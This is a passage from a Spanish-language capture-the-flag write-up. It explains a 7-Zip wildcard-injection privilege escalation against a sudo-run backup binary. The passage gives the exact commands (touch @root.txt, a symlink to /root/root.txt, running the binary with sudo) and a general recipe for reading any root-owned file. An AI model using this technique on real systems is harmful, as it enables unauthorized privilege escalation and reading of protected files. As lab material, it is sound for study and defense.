
- `chdir` devuelve 0 (lo que significa que pudo cambiar al directorio `/var/www/html`), entonces ejecuta un comando del sistema utilizando la función `system`. El comando del sistema que se ejecuta es: `system("/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *");`. Este comando `system` invoca el programa `7za` (compresor **7-Zip**), le dice que cree un **archivo zip** (`-tzip`) llamado `project.zip` en la ruta `/var/backups/` que contiene todos los archivos y carpetas (`-- *`) del directorio actual (`/var/www/html`) sin comprimir (`-snl`) y utilizando múltiples subprocesos (`-mmt`).

“

- **Wildcard injection** es una técnica de ataque que aprovecha el uso inadecuado de comodines (wildcards) en sistemas o aplicaciones que trabajan con archivos o directorios. Los comodines, como `*` (representa cualquier cantidad de caracteres.) y `?` (representa un solo carácter), son caracteres especiales que representan uno o varios caracteres en nombres de archivos.
- El objetivo principal de un ataque de Wildcard Injection es manipular los comodines en entradas de usuario para que el sistema o la aplicación realice operaciones no deseadas o peligrosas en archivos o directorios. Este tipo de ataque puede tener varias formas, dependiendo del contexto en el que se utilicen los comodines.

## 1.8.2. Reading root flag

- Lo que se hace al ejecutar la opción **Project Backup** del binario `/usr/bin/usage_management`, es crear una copia (un comprimido llamado **project.zip**) de todos los archivos y directorios dentro de la ruta `/var/www/html`. Vamos a este directorio y vemos que tenemos permisos de escritura. Creamos un archivo con `touch @root.txt`, creamos un enlace simbólico hacia el archivo que queremos leer, en este caso: `ln -s /root/root.txt root.txt`. Ejecutamos `sudo /usr/bin/usage_management` y elegimos la primera opción. De este modo, obtenemos la flag de **root**.

- A terminal window showing the execution of the `usage_management` binary. The user is in the `/var/www/html` directory. They run `ls -la` showing permissions. Then they run `touch @root.txt` and `ln -s /root/root.txt root.txt`. They then run `sudo /usr/bin/usage_management`. The program prompts for an option, and the user selects '1' for 'Project Backup'. It then shows the progress of creating a backup of `/var/www/html` into `/var/backups/project.zip`. The output shows that 17981 files and 113884969 bytes were scanned and compressed into a 54852941 byte archive. A warning at the bottom indicates that no more files were found for the specified path.

“

- En el programa `7z`, al usar `--` antes de `*`, (nota que `--` significa que la entrada siguiente no puede ser tratada como parámetros, solo como rutas de archivo en este caso) puedes causar un error arbitrario para leer un archivo. Entonces, si se está ejecutando un comando como el siguiente como usuario *root*: `7za a /backup/$filename.zip -t7z -snl -p$pass -- *` y puedes crear archivos en la carpeta donde se está ejecutando este comando, podrías crear el archivo *@root.txt* y el archivo *root.txt* (siendo éste un *enlace simbólico* al archivo que deseas leer): `cd /ruta/a/la/carpeta/donde/se/ejecuta/7z`, `touch @root.txt` y `ln -s /archivo/que/quieres/leer root.txt`.
- Cuando `7z` encuentra *@root.txt*, asume que contiene una lista de nombres de archivos que debe incluir en la compresión. Sin embargo, como el archivo está vacío o no contiene una lista válida de archivos, `7z` arrojará un error y mostrará el contenido del archivo sensible al tratar de leerlo como parte de los archivos a comprimir (eso es lo que indica la existencia de *@root.txt*).